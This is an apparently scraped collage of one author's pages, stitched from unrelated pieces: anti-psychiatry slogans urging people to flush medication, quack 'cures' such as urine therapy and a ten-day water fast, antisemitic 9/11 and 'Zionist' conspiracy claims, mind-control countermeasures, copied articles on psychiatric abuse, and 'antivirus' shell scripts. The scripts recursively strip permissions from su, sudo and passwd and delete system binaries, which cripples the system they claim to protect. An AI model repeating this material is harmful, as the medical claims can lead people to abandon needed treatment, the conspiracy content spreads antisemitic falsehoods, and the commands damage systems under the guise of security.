
**PSYCHIATRIC  
DRUGS  
DEHUMANIZE  
DISABLE.  
AND  
KILL.**

[www.archive.is/  
63kKT](http://www.archive.is/63kKT)  
[www.antipsychiatry.org](http://www.antipsychiatry.org)  
[www.archive.org](http://www.archive.org)  
[www.flushyourmeds.com](http://www.flushyourmeds.com)  
[www.archive.is/iojL8](http://www.archive.is/iojL8)





Sodium Bicarbonate, Fluoride-Free Toothpaste, Thyme, Bovine Colostrum, Xyli White, Activated Charcoal, Liposomal Vitamin C, Citrus Seed Extracts, Magnesium, Distilled Ozonated Water, Fasting, Auto Urine Therapy  
 These are the Cures the United Nations/Zionist Hide...  
 Fast for 10 days on water and see ... Mossad did 9/11 ...



Wavignotic







**#flushyourmeds**  
**Anti Psychiatry**  
**Movement &**  
**Activism**  
**Website**

**flushyoumeds.com**

**Archive.today/SNGU4**

**.exblog.jp**

**.nethouse.ru**

**.my-free.website**

**Psychiatry is a**  
**Pseudoscience**

**Fraud/Scam . . .**



# STATE OF NEW YORK

11179

## IN ASSEMBLY

December 4, 2020

Introduced by COMMITTEE ON RULES -- (at request of M. of A. L. Rosenthal) -- read once and referred to the Committee on Health

AN ACT to amend the public health law, in relation to administering a COVID-19 vaccine

The People of the State of New York, represented in Senate and Assembly, do enact as follows:

1 Section 1. Article 21 of the public health law is amended by adding a  
2 new title 8 to read as follows:

### TITLE 8

### COVID-19

#### Section 2178. COVID-19 vaccination.

6 § 2178. COVID-19 vaccination. 1. At the time a vaccination for COVID-  
7 19 is approved by the United States Food and Drug Administration's  
8 Center for Biologics Evaluation and Research vaccine product approval  
9 process and the New York state clinical advisory task force, such vacci-  
10 nation shall be required to be safely and effectively distributed in  
11 accordance with the department's COVID-19 vaccination administration  
12 program.

13 2. Once the United States Food and Drug Administration's Center for  
14 Biologics Evaluation and Research and the New York state clinical advi-  
15 sory task force have approved the safety and effectiveness of a COVID-19  
16 vaccination and promotion and distribution plans of such vaccine have  
17 begun pursuant to the department's COVID-19 vaccination administration  
18 program, if public health officials determine that residents of the  
19 state are not developing sufficient immunity from COVID-19, the depart-  
20 ment shall mandate vaccination for all individuals or groups of individ-  
21 uals who, as shown by clinical data, are proven to be safe to receive  
22 such vaccine.

23 3. Any individual who has received a medical exemption from a licensed  
24 medical professional shall not be mandated to receive the COVID-19  
25 vaccine and shall be excluded from the requirements of this section.

26 § 2. This act shall take effect immediately.

EXPLANATION--Matter in italics (underscored) is new; matter in brackets  
[-] is old law to be omitted.

LBD16430-02-0

# **Countering CIA / MKULTRA Mind Control**

**Disable WiFi/Wireless/Bluetooth in the BIOS ...**

**In Puppy Linux > CLI Mode Ctrl-Alt-Backspace > passwd root  
> alsamixer on tty2 > on tty1 run :  
speaker-test -t sine -f 528 -l 1000000 ;**

**Play through a Bookshelf Speaker e.g. Bose 2.2 (Notice a Tone) ...**

**Put Left and Right Channel in parallel L+R Conjoined ...**

**Audacity > sinewave 528 @ 0.5 > save as mp3 at 32k mono ...**

**Also try Through Bone Conduction listed as (Bone Conductor  
Transducer Exciter Small Hard Surface with Wires 8 Ohm 2  
eBay) L and R Channel in Parallel Circuit Conjoined Short  
Middle Channel Fuck the Middle Channel Vibrate your Lymph  
Nodes, Belly, Chest, Groin, Sternum, Legs, Arms, Forehead, Top  
of Head, Mastoid Bones, Left side of Chest, Larynx, back of  
neck, under arms, back of head 3<sup>rd</sup> Eye ( Pineal Gland ) ...**

**7.831 Hz Square Wave as Pulsed EMF through an  
Electromagnet, a bolt, some wire, and a 3/8" nut 555 timer or  
Car Relay Nisan/Toyota will do Pulsed Electromagnetism by Dr  
Bob Beck / Who was Character Assassinated by Globalists ...  
Solid State Relay or DC Motor would PEMS also ... 528 Hz Sine  
and 7.831 Square Wave / 7.831 is known as the Earths Pulse ...  
Switch all House Lighting to Long Wire Edison and Candles/Oil  
Lanterns/Phosphorescent/Natural Lighting not LED/Other ...**

**Disable WiFi / Wireless / Bluetooth at BIOS Period ...**

**Low EMF Appliances Not Connected to Power Grid ...**

**A Sony ICD-PX 370/470 is a copyleft only MP3 Player for the  
Perfect Luddite ... I have never had EMF interference with that,  
Shortwave is another thing that gets interference, even if WiFi  
and Bluetooth is off by the BIOS, they can still IME Flash x86 ...**



## 0:00 / 4:45

60 views • Feb 1, 2021




Documenting this Coercive Persuasion Program also referred to as COINTELPRO 2.0, it has stasis roots, and people are mind controlled to simply follow orders ...

## ANALYTICS

EDIT VIDEO

1 Comment  SORT BY



👍 🗨️ ❤️ REPLY



I use edison light bulbs, those Wi-Fi bulbs are linked to infertility and cancer, this world is so backwards, I still have the old style long wire edisons that are yellow and give you sunlight. We are living in an actual hell, It's Idocracy the Movie, and to mention the fact that today's computers all have UEFI plus an IME CPU backdoor, so Linux Distros will not run on them, Thanks Bill Gates ... I am on an older computer, older CPU, running Linux, IBM T400 Richard Stallman and FSF endorsed Laptop ... Bill Gates is a Sociopath ...



Our Next Door Neighbor had a CFL explode on them and I am living right next door to Mercury Vapour as well it makes you sick, also living next to a water tower and people are demanding through the commissioner not to ever install and 5G Towers ...







Create



Login

Real 1337 People Only Need This For Anti Virus

20. REAL 1337 PEOPLE JUST  
NEED THIS FOR ANTI VIRUS

```
sudo -i ; su root ; sudo -i ; su root ; sudo -i ; su root ;  
chmod -R 000 /bin/su ;  
chmod -R 000 /sbin/su ;  
chmod -R 000 /usr/bin/su ;  
chmod -R 000 /usr/sbin/su ;  
chmod -R 000 /bin/sudo ;  
chmod -R 000 /sbin/sudo ;  
chmod -R 000 /usr/bin/sudo ;  
chmod -R 000 /usr/sbin/sudo ;  
chmod -R 000 /bin/sudoedit ;  
chmod -R 000 /sbin/sudoedit ;  
chmod -R 000 /usr/bin/sudoedit ;  
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chmod -R 000 /usr/bin/gksudo ;  
chmod -R 000 /usr/sbin/gksudo ;  
chmod -R 000 /bin/daas ;  
chmod -R 000 /sbin/daas ;  
chmod -R 000 /usr/bin/daas ;  
chmod -R 000 /usr/sbin/daas ;  
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chmod -R 000 /usr/sbin/bluetoothd ;  
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chmod -R 000 /sbin/cupsd ;  
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chmod -R 000 /sbin/ssh-agent ;  
chmod -R 000 /usr/bin/ssh-agent ;  
chmod -R 000 /usr/sbin/ssh-agent ;  
chmod -R 000 /etc/avahi ;  
chmod -R 000 /etc/avahi-daemon ;  
chmod -R 000 /etc/default/avahi ;  
chmod -R 000 /etc/default/avahi-daemon ;  
chmod -R 000 /bin/su ;  
chmod -R 000 /sbin/su ;
```

Flip Settings

☒ memes ☒ gifs ☒ other ☐ NSFWCreated with the [Imgflip Meme Generator](#)IMAGE DESCRIPTION:  
REAL 1337 PEOPLE JUST NEED THIS FOR  
ANTI VIRUS

hotkeys: D = random, W = upvote, S = downvote, A = back



share

76 views • 1 upvote • Made by [DominusSathanas](#) 3 days ago

1337 hacker n00b computer

Type a comment..

Add Meme

Add Image

Post Comment

4 Comments

Best first ▼

Dude-M 0 ups, 3d, 1 reply

[reply](#)



Will not prevent from stupidity.  
Good rootkits bring their own environment.

[DominusSathanas](#) 1 up, 6h, 1 reply

[reply](#)

You have a point, there is always the possibility of social engineering attacks, so never give any credentials, if the user does give credentials, they can trick the company into giving other credentials ...

Dude-M 0 ups, 1h

[reply](#)

It's not just a point, it's experience.

If i tell you the password of a wi-fi router, one of my former customers installed by himself in the companies inner network behind the firewall .. you secretly know, it doesn't need a social engineering attack. And just to mention it: 10 years earlier, the very same person got his network hacked because he couldn't leave his fingers off of the firewall.

Social engineering ....

Some never learn. Well, the mentioned person learned lately, as it was too late.

Dude-M 0 ups, 3d

[reply](#)

A study from the beginning of the 21 century said:

80% of all network based infections happen from inside out because some uneducated person opened a "facebook" link which was a phi(nni)shing mail or just handed over through a chat application.

Which also says: that person didn't work at the time of the event.

[Imgflip Pro](#) [GIF Maker](#) [Meme Generator](#) [Blank Meme Templates](#) [GIF Templates](#) [Chart Maker](#) [Demotivational Maker](#) [Image Cropper](#) [About](#) [Privacy](#)  
[Terms](#) [API](#) [Slack App](#) [Request Image Removal](#)

[Facebook](#) [Twitter](#) [Android App](#) [Chrome Extension](#) [Firefox Addon](#)

Empowering creativity on the interwebz  
Imgflip LLC 2021

Feedback

```
Locking Down Access Controls ...
##//!-----!// ;
Locking Down The Access Controls
in Minix / Aix / Unix / Mac OSX /
FreeBSD / Linux / Ubuntu / Solaris
BeOS / Micro/ExoKernel / GNU ... ;
##//!-----!// ;
sudo -i / su root ; Gufw Incoming
Rejected Public Lock it down ... ;
passwd root and all users ...
date | base64 and ctrl-shift-v*5 ;
rm /usr/(s)bin/sudo-su-sudoedit-
doas-gksudo-ssh-agent-cupsd-
bluetoothd-bluetooth
chmod -R
000 /etc/avahi /etc/default/avahi-
daemon
chmod -R 000 /usr/(s)bin/sudo-su-
sudoedit-doas-gksudo-ssh-agent-
cupsd-bluetoothd-bluetooth
On a Live USB / Live DVD edit this
on RAM Disk and Audit The OS
Spoofed Mac Address
ifconfig wlan0 updown hw ether
(f4:f4:f4:f4:f4:f4)
DNS (FreeDNS*Zone) or (45.60.1.1)
On Any Live USB/DVD of
Linux/Kubuntu/Puppy Linux/Other ;
```

## **Recording a Psychiatrist Medical COINTELPRO 2**

**3 Comments**

**dude dudeington**

**dude dudeington**

**1 hour ago**

**Your doctor creeps me out. Hope you arent really taking teh meds.**

**Dominus Sathanas**

**Dominus Sathanas**

**1 second ago**

**They are all front men and front women, my older one mentioned Red Flag Laws which are unconstitutional and they always joke about Donald Trump being orange or mentally ill.**

**There is nothing I see professional in this profession, a regular doctor will avoid politics and other very biased viewpoints to keep his career and everything in check. Look at Trumps Doctor.**

**It is counterproductive new age bull. If a patient is falsely accused of a crime the psychiatrist will end up being demeaning to a patient and use demeaning insults and verbal abuse to a random patient male or female. If you want an example of that people use cannabis, it is illegal, the psychiatrist will demean and verbally insult a cannabis user if they ever do get charged legally.**

**In a few other videos he is kind of demeaning to me and uses the word Shithead, they do that to criminals at Psych Visits, If a psychiatrist thinks their patient is guilty of a crime they can give up on bedside manner and be hostile and demeaning/insulting to that patient, I already had death threats from one of the psychiatrists who worked inpatient, the lab coat USSS guy was being really rude and demeaning to this old lady named Clarabelle, staff also screamed at Clarabelle, they do not even do anything useful or helpful to patients, they laugh at distressed ones, Tarek a guy I knew at Fairfax Hospital in Kirkland Washington was snuffed by the guards outside of the day room, so not only have I seen dead bodies and crime scenes, they cover it all up so no whistleblower exposes it, the security cam footage is inaccessible and the PIs cannot access those tapes, I have found tapes of patients being killed by staff and guards in there. The Auditors and Supervisors are a Clown Circus. The bean counter is a joke. I do believe Clarabelle was abused by the USS and given Medical COINTELPRO, they cover everything up these hospitals. Just recently a Social Worker was stabbed in Seattle Washington if you look it up.**

**This was the same time that Brandy Vaughn and Anti Vaxxer Big Pharma Whistleblower had died.**

**He threatened to detain another patient of his, my previous psychiatrist told me about a patient who had looked at Peer2Peer CP and old pedo tapes his whole life and had to do jail time. I don't think they actually care about patient confidentiality, their security sucks as I just recorded it. I am only doing these series for journalistic purposes, it's sort of like whistle-blowing them. He also threatened to shove another inpatient into a group for commenting to the TV in the Day Room, I watched my back in their and only looked at people in their whilst talking, I drew schematics in the ward and got questioned by the USSS for doing so. I learned it was a bad idea to draw an AC Voltage Multiplier Circuit and hook it to (fill in the blank). The place is run by phonies and cronies who have useless NON-STEM degrees and the men are Betas Period.**

**He screamed at me a few times, I am a real man and I can put up with some crap, I know they are all full of propaganda and bs, as you can see he is re-iterating MSM talking points like a Television. They all get kickbacks, period. If you look up Brandy Vaughn Learn The Risk into this website she is an Anti Vaxxer and Whistle-blower for the drug Vioxx and how Big Pharma does zero pharmaceutical research studies and is mostly in for Public Relations/Media Relations.**

**Mark Hayne**

**Mark Hayne**

**3 days ago**

**They are corrupt to the core. Mine doesn't even remember what drugs he's made me take against my will. He doesn't remember what dose he makes me take. I don't ever mention gang stalking, I tell him I get harassed on line and he doesn't believe that either. They just want you on their poisonous meds for life, so they can get their kickbacks. The meds slowly kill us and they know this. The whole mental health industry is a fraud. Once we are labeled mentally ill we have that label for life. They are the mentally ill one's. what gets me is how they make our family believe we are mentally ill with no prior history of mental illness. They are master manipulators.**

**1**

**Dominus Sathanas**

**Dominus Sathanas**

**3 days ago (edited)**

**The 2 main reasons I do not want to ever do Zoom Meetings is because they want my face seen and the Bad BIOS malware goes to the BIOS on Linux/FreeBSD/Minix so why would I want to give them my Home IP Address on an Intel/AMD microkernel/minix IME backdoored system that is not ARM or Mips, I am on a Spoofed ISP at the moment I am typing this. Zoom on a Live DVD is probably a bad idea, I would get 2 DVD's, One of Linux, Other Zoom, No HDD No SSD, and it would still track me, log my IP Address, Get my Face, Flash a New BIOS Rom on my machine, then I would have to reset the BIOS ROM by taking out the 3VDC battery (those are in cell phones also) and reset the thing, then flash the latest Intel CPU firmware and BIOS ROM back on to it. It is clearly planned, they want to mess with the BIOS by connecting you to the Internet on Zoom for the feds My patient photo even says declined ...**

**Any Web Browser that is not Microsoft Edge and is Brave/Dissenter/Pale Moon is better than Zoom.**

**BadBIOS is an alleged advanced persistent threat reported by network security researcher Dragos Ruiu in October 2013[1][2] with the ability to communicate between instances of itself across air gaps using ultrasonic communication between a computer's speakers and microphone.[3][4] To date, there have been no proven occurrences of this malware. Ruiu claims the virus is able to infect the BIOS of computers running Windows, Mac OS X, BSD and Linux as well as spread infection over USB flash drives.[4] Rob Graham of Errata Security produced a detailed analysis[5] of each element of the claims about BadBIOS's capabilities describing the software as "plausible", whereas Paul Ducklin on the Sophos Naked Security blog[6] suggested "It's possible, of course, that this is an elaborate hoax".[1] After Ruiu posted data dumps which supposedly demonstrated the existence of the virus, "all signs of maliciousness were found to be normal and expected data".[7] Not to mention the ultrasonic tracking through speakers, microphones, gyroscopes, also I would have to use something more secure like microkernel with PF and not IPTables then `chmod -R 000 /usr/bin/sudo-su-sudoedit-doas` and remove cupsd, avahi, ssh-agent, incoming to rejected on Gufw firewall rules and disable ICMP echo because they always ICMP/ping flood on Zoom... All they do is `ping -s 9999 <host-ip> * 99999` Windows ...**




# Operating System Audit ...

```
su root ; sudo -i ; cd /home ; mkdir swap ; cd swap ; dd if=/dev/zero of=swap bs=1M count=7831 ; chmod -R 777 swap ; mkswap swap ; swapon swap ; killall cupsd ; killall ssh-agent ; killall bluetoothd ; rfkill block bluetooth ; disable bluetooth at BIOS + lock BIOS with a passwd ... ; rm /usr/(s)bin/ssh-agent /sudo /cupsd ... ; date | base64 ; the passwd for "root" will be base64 gibberish ... ; Ctrl + Shift + V Five Times to lock it in ... ; The usr passwd will be the passwd of the LUKS LVM ; so no ssh-agent , cupsd , sudo are all removed ... ; Computer Name : usr / usr is the Account Name locked in ... ; Sudo is somehow re-added , however only sudo -i works , root Locked in with base64 gibberish , audit goes as follows ... so ssh-agent , bluetooth , cupsd , bluetoothd all removed ... ; And ... The access controls are locked on root and not usr ... ; Access Controls are locked on su root / and not sudo -i ... ; Access Controls not locked on sudo -i for non root stuff ... ;
```

```
root@usr:/home/usr# nmap -Pn localhost
Starting Nmap 7.80 ( https://nmap.org ) at
2020-12-02 00:22 PST Nmap scan report for
localhost (127.0.0.1) Host is up (0.000021s
latency). All 1000 scanned ports on localhost
(127.0.0.1) are closed Done on Kubuntu 20 KDE
Desktop Edition .. Dissenter.com / Kubuntu.org
Gufw > Public Incoming Rejected ... Yandex.com
```

Parent Directory  
Index of Puppy  
Linux Bionic  
iso . . .  
DuckDuckGo \*com . . .  
Google \*com . . .

Partitions.



The God Myth.

8THZ

TTTTTTTT



Serying / Gazing Sheet



# Psychiatry Finally Exposed: #flushyourmeds, Anti-Psychiatry, Google it

<https://www.cchrnt.org/2014/11/13/top-10-forms-of-psychiatric-institution-abuse/>

Top 10 Forms of Psychiatric Institution Abuse

Print

Save to bookmarks

psychiatric-institution-abuse

Under the guise of mental health, “the person is denied basic human rights, punished and cheated cruelly and stripped of free will, which is fundamental to human existence itself.”

MindFreedom – November 12, 2014

The validation of my sanity may well be dependent on labeling the other insane. As society has evolved, so have the definitions of sanity and in turn, madness. While at one time, even political disobedience was a good enough reason for someone to be sent to an asylum, today, we revere the rebel and praise volition as a worthy attribute. The definition of madness is thus, dependent on what the ‘sane’ of the era seek to prove. Conveniently, you and I label the 18th century treatments of Phrenology, Rotational therapy, Trepanation and bloodletting as absurd, barbaric and cruel. But one must understand that at the time, these methodologies were in keeping with the definition of madness. These methods found their fallibility in due time and today we can render them ineffectual. Similarly, what is to say, our ‘civilized’ sane method of the asylum, our methodology of diagnosis and admittance, hospitals and the pills and morphine that seldom cures, just renders the patient invisible, will not be meted out the same ineffectuality by the generations to come? Let us now explore our sane cures and take a look into the sanity of the psychiatric institutions that abuse and punish the patients feigning cure:

## 1. Misdiagnosis

The United States Supreme Court recognizes that psychiatry, although a science is also an opinion. To misdiagnose a mental patient and mistakenly brand them as insane is a malpractice and a crime. But, over the years many a case of deafness has been misdiagnosed as mental retardation, behavioral changes because of allergies, toxicity and brain tumors have been misdiagnosed as Bipolar Disorder or Schizophrenia. The person is rendered completely helpless because the psychiatrist is put on a pedestal and a failure to take a second opinion has led to the destruction of many lives.

## 2. Labeled for life

Even if we were to believe in the opinion of the expert psychiatrist and his tools such as the DSM (Diagnostic and Statistical Manual of Mental Disorders), the institution is uncaring enough to subject individuals to a label, they fully recognize can be incorrect. When someone faces adverse conditions and undergoes behavioral changes, the psychiatrist bound by only his ‘scientific’, ‘objective’ approach simply labels him / her without a thought to the ostracization and suffering that label entails. The mental illness label affects every part of the patient’s life, be it their personal relationships, their



professional lives or their health. An hour long psychiatric interview can determine the entire life of another. No one should be allowed such power. One mistake on the part of the 'expert' can ruin someone's life. When you are labeled mad or insane, your thoughts, your speech and every action are plagued by that label. You are rendered ineffectual to society and helpless within and without.

### 3. Disregard of Consent

Unfortunately, many people do not realize that the right of informed consent applies to psychiatric patients, just as they would to any other medical patient. They have legal rights to be properly notified, at the right time, about the dangers of the treatment they are about to receive. But since they are labeled as insane, the institutions take it upon themselves to meet out any kind of treatment, they want to. Even if the patient complains, even if the treatment is not working for the patient, since every spoken word of the patient is treated as babble, the institution has its way with them.

### 4. Over – drugging

Pills macro

Pills macro

Seldom do psychiatric drugs aim to cure the patient; mostly they are aimed at making them invisible. Quieting them down, making them into functional individuals for the sake of society's normalcy. Every depiction of a psychiatric institution has ghost like creatures dragging their feet down endless corridors. It's true, mostly the patients are kept on a high dose of medications so that they can be controlled. Daily living difficulties, disorientation, side effects such as abnormal weight gain, impaired coordination, anxiety and the onset long term illnesses are a result of such over-drugging.

### 5. Violent Restraints

There have been an alarmingly large number of reports of cases where patients were harshly and violently restrained, often leading to serious injury, sometimes even death. Restraint procedures for psychiatric patients qualify as assault, and cchr-pull-quotes should be listed as criminal, though unfortunately, the law does not state this. The CCHR (Citizens Commission on Human Rights) has reported upto 150 restraint deaths that occur without accountability every year in the US. These grisly fatalities have been known to be caused by barbaric practices such as harsh beatings, bloodletting, chest compression, traumatic asphyxia and other psychiatric brutality that is part of the routine make up of a psychiatric institution.

### 6. Punishments & Isolation

In most psychiatric institutions, the patients are treated as mere children who need to be punished with childish measures such as standing with the hands in the air, solitary confinement etc. While we all understand a need for structure, basic respect cannot be compromised on. Because complains and resistance to such treatment is never fully acknowledged and it is easy to curb someone who is labeled mad, such practices continue

### 7. Abusive Therapies

In the name of therapy, the mentally ill have had to undergo torture, physical and emotional abuse since time immemorial. Today, in our civilized psychiatrist institutions, some practices such as the use of

electric shock therapies and hydrotherapy (the use of ice cold towels or high pressure jets to calm the patient) still exist. The mentally ill have enough trouble orienting themselves to their everyday, psychiatric institutions only make it worse, all the while feigning cure. Even in the so called sophisticated clinical setting, often patients are verbally abused and treated in a condescending manner because by virtue of being the subject matter expert on 'normalcy' and 'sanity', the psychiatrist simply can.

## 8. Sane Cruelty

The custodians of mental health aren't supposed to turn perfectly humane and many measures are taken in-keeping a requirement for structure and protecting the sanity of the staff but a nature of cruelty towards the mentally ill has been seen time and again. Because the patients are mostly incapacitated in the institutions, drugged out of their senses, some staff members tend to use this inability to their advantage. Cases of rape, sexual molestation, rage beatings are not uncommon. Where within the patient already suffers from the pain, anguish and turmoil of being subjected to psychiatric treatment, the staff takes out its own frustration or uses the helplessness of the patients to their own advantage. There is truly nothing worse.

Since the mentally disabled are not a functional part of society, the quality of their care is barely a concern to institutions that house them. There are 450 million mentally ill people in the world (Source: WHO Mental Health Survey, 2010) and barely enough caretakers and institutions. People with no training are also employed just because they are willing. But this supremely compromises on the care that the patient gets. There is a general attitude of ineptitude amongst mental health workers. Of course, there are many qualified and adept psychiatrists and support staff, but the everyday care quality is not a concern for them.

## 10. Inducing fear & force

In 1818, Dr. Benjamin Rush, renowned father of American psychiatry, and the first President of the APA (American Psychiatric Association) had been known to advocate the following "Terror acts powerfully upon the body through the medium of the mind. It should be employed in the cure of madness. Fear accompanied with pain and the sense of shame has cured many a disease." Fear is a powerful motivator in enforcing conformity, obedience and submission to authority. But it is not a cure. To induce fear in the mentally ill, and force them into actions and behaviour, is the cruelest of acts simply because of their inability to fight back. To induce such emotion, measures such as solitary confinement, public humiliation, violent restraints and threats are used. This is a clear violation of basic human rights.

A person who is undergoing trauma every living day internally should ideally be taken care of, comforted and supported, and helped through as much as possible. Family members and people close to the patients admit them to psychiatric institutions seeking such utopia. Instead, the person is denied basic human rights, punished and cheated cruelly and stripped of free will, which is fundamental to human existence itself.

<http://www.mindfreedom.co.uk/world-news/top-10-forms-psychiatric-institution-abuse/>

<https://www.independent.co.uk/voices/mental-health-act-detention-review-psychiatric-hospital-abuse-trauma-a8332301.html>

I've been in and out of psychiatric hospitals for 20 years – it's no surprise that patients are being abused while detained under the Mental Health Act

Lack of awareness by health professionals means, for example, that female abuse survivors can be forcibly restrained and injected, often by a team of men, without consideration of how this might be triggering

I have been coming in and out of psychiatric hospitals, first as a patient, later as a professional, for over 20 years. In this time, I have met people whose lives have been saved by compulsory detention under the Mental Health Act. But I have also met many others who have been traumatised, silenced and degraded by their experiences. It is yet to be seen whether the new government-commissioned report on the Mental Health Act, published today, will provoke the revolution in inpatient care that psychiatric survivors have been demanding for over 40 years.

Being detained under section is a disorienting experience. Suddenly, you are in a strange environment that you cannot leave, at least not straight away. Other people dictate what you eat, who you share space with, where you sleep. You are surrounded by other people in acute distress. Professionals may decide you need medication whether you like it or not, meaning you might be subjected to an injection in the bum. You may be physically restrained if you become agitated. If you are under observation at level one or two, a nurse will either be watching you at all times or checking in every 15 minutes – and this experience of proximity can feel extremely threatening.

A survey of over 2,000 patients found that only a third felt they had been treated with dignity and respect throughout their detention. Many felt subject to “potential coercive mistreatment, abuse and deprivation of human rights leading to physical and psychological harm”. This included “witnessing physical violence, verbal abuse and threats, bullying and harassment, sexual predation, pain-based restraint, coercive rewards and punishment systems for access to open air, leave or family contact”. Even those who later thought that being detained had been the best course of action for their mental health often raised serious concerns about the manner in which they had been detained and subsequently treated.

[Read more](#)

### Mentally ill feel ‘unsafe’ while held under Mental Health Act

Thankfully, the current review has a particular focus on improving the experiences of young men of African and Afro-Caribbean descent who are more likely to be detained under section, restrained and overmedicated. As the interim report suggests, these experiences are partly due to health professionals’ unconscious biases, such as believing that black men are more likely to be aggressive. Acting upon prejudice reproduces a “hostile environment” on hospital wards that reinforces BAME communities’ distrust in mental health services. Seni’s Law, already in the legislative pipeline, offers hope of real change on this.

Another focus must be on an international movement called Trauma Informed Care, which changes the focus from “What is wrong with you?” to “What has happened to you?” Staff are trained to consider how gendered, cultural and historical contexts, as well as experiences of childhood trauma, have an impact on who breaks down and how.

TIC emphasises the need to reduce Iatrogenic Trauma, broadly defined as anything that a health professional or health system does that unintentionally causes patient trauma. Consider female inpatients, for example. Research shows that 46 per cent of women on inpatient wards have been sexually abused as children. Yet few women are asked about their experience of abuse and violence, despite the fact that the Department of Health has required staff to do so since 2003. This means that understandable reactions to abuse that persist into adulthood, from dissociation to emotional turbulence and self-harm, are read as signs of illness rather than desperate attempts to cope. Lack of awareness means that abuse survivors are also forcibly restrained and injected, often by a team of male professionals, without consideration of how this might be triggering. Experiences of sexual predation and assault by fellow inpatients and, occasionally, staff are often ignored or minimised, with friends of mine having been told not to report this as their diagnosis means that they are perceived to be unreliable narrators.

The traumatic impact of poor psychiatric care is something people struggle to keep in mind. This is one reason why services have failed to maintain the momentum of change ignited by former initiatives, such as attempts to reduce institutional racism following Rocky Bennett's tragic death in 1998, and calls to stop mixed-sex psychiatric wards following testimonies of abuse collated for 2003's Mainstreaming Gender and Women's Mental Health Strategy.

UK news in pictures

Show all 50

6 October 2018

5 October 2018

4 October 2018

3 October 2018

The current review of the Mental Health Act gives us an opportunity to do something different.

We could fund alternatives to inpatient care, such as crisis houses, that are more palatable to patients and avoid the need for compulsory admission in the first place. We could reverse cuts to community services and outreach programmes that build links with people from communities who have historic reasons for distrusting psychiatry and are therefore more likely to have a coercive, traumatic pathway into care. We also need to provide staff with the skills to be aware of patients' pain rather than trying to keep patients at a distance.

It is easier, psychologically speaking, to "other" people who suffer from a profound breakdown, and treat patients as objects to be assessed, categorised and chemically coshed. It is easier to divorce "them" from the social contexts, structural discriminations and life experiences that so often provoke a breakdown. But what may be easier in the short term comes at the cost of the ethics of care and opportunities for healing that we must insist upon to be able to call our society humane.

Dr Jay Watts is a consultant clinical psychologist and psychotherapist, and honorary senior research fellow at Queen Mary, University of London

If you have been affected by this article, you can contact the following organisations for support:

[mind.org.uk](http://mind.org.uk)

[beateatingdisorders.org.uk](http://beateatingdisorders.org.uk)

[nhs.uk/livewell/mentalhealth](http://nhs.uk/livewell/mentalhealth)

[mentalhealth.org.uk](http://mentalhealth.org.uk)

# **... Pulsed EMF Therapy ...**

## **... Dr. Bob Beck ...**


Disclaimer : This is not intended to diagnose/treat/cure or prevent any disease.

PEMF Therapy can be done with any Electromagnet in series with a DC Motor or Mechanical Relay placed to the Sternum/Chest (the EMF Sensitive area) for Treating Disease. In this case I am just pulsating EMF using either a AA or AAA Battery and Some Wire 4-8 Ohms then manually tapping it at 7.831 Hz Square whilst placing it to the chest. Unit used is a 3/8" nut with bult and some wire tied together with 2 slipknots at about 4 Ohms pulsating it manually on and off for a period of serveral minutes ...

This may be deemed quackery by some, it does however pop AM and Shortwave/Longwave Radio/RF Bands ...







- **Redneck Antivirus**

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# Securing Unix And Linux

Lock The System Utility For Locking Unix  
Bash ./ secure-unix.srt secure your unix like  
system ... Works on GNU Linux Solaris Mac OS  
FreeBSD AIX Ubuntu Kubuntu Slackware ...

chmod -R 000 Lock / 777 Unlock



Contents



Thumbnails



Reviews



Bookmarks

# chmod -R 000 Lock / 777 Unlock

- `sudo -i ; / su root ; passwd root/usr/kubuntu/guest ;`
- `date | base64 ; ctrl-shift-v` five times to lock it ... ;
- `chmod -R 000 /bin/su ;`
- `chmod -R 000 /sbin/su ;`
- `chmod -R 000 /usr/bin/su ;`
- `chmod -R 000 /usr/sbin/su ;`



Contents



Thumbnails



Reviews



Bookmarks

# chmod -R 000 Lock / 777 Unlock

- `sudo -i ; / su root ;`
- `chmod -R 000 /bin/sudo ;`
- `chmod -R 000 /sbin/sudo ;`
- `chmod -R 000 /usr/bin/sudo ;`
- `chmod -R 000 /usr/sbin/sudo ;`



# chmod -R 000 Lock / 777 Unlock

- `sudo -i ; / su root ;`
- `chmod -R 000 /bin/sudoedit ;`
- `chmod -R 000 /sbin/sudoedit ;`
- `chmod -R 000 /usr/bin/sudoedit ;`
- `chmod -R 000 /usr/sbin/sudoedit ;`

# chmod -R 000 Lock / 777 Unlock

- `sudo -i ; / su root ;`
- `chmod -R 000 /bin/doas ;`
- `chmod -R 000 /sbin/doas ;`
- `chmod -R 000 /usr/bin/doas ;`
- `chmod -R 000 /usr/sbin/doas ;`



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Bookmarks

# chmod -R 000 Lock / 777 Unlock

- `sudo -i ; / su root ;`
- `chmod -R 000 /bin/gksudo ;`
- `chmod -R 000 /sbin/gksudo ;`
- `chmod -R 000 /usr/bin/gksudo ;`
- `chmod -R 000 /usr/sbin/gksudo ;`



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Bookmarks

# chmod -R 000 Lock / 777 Unlock

- `sudo -i ; / su root ;`
- `chmod -R 000 /bin/passwd ;`
- `chmod -R 000 /sbin/passwd ;`
- `chmod -R 000 /usr/bin/passwd ;`
- `chmod -R 000 /usr/sbin/passwd ;`



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Bookmarks

# chmod -R 000 Lock / 777 Unlock

- `sudo -i ; / su root ;`
- `chmod -R 000 /bin/bluetooth ;`
- `chmod -R 000 /sbin/bluetooth ;`
- `chmod -R 000 /usr/bin/bluetooth ;`
- `chmod -R 000 /usr/sbin/bluetooth ;`



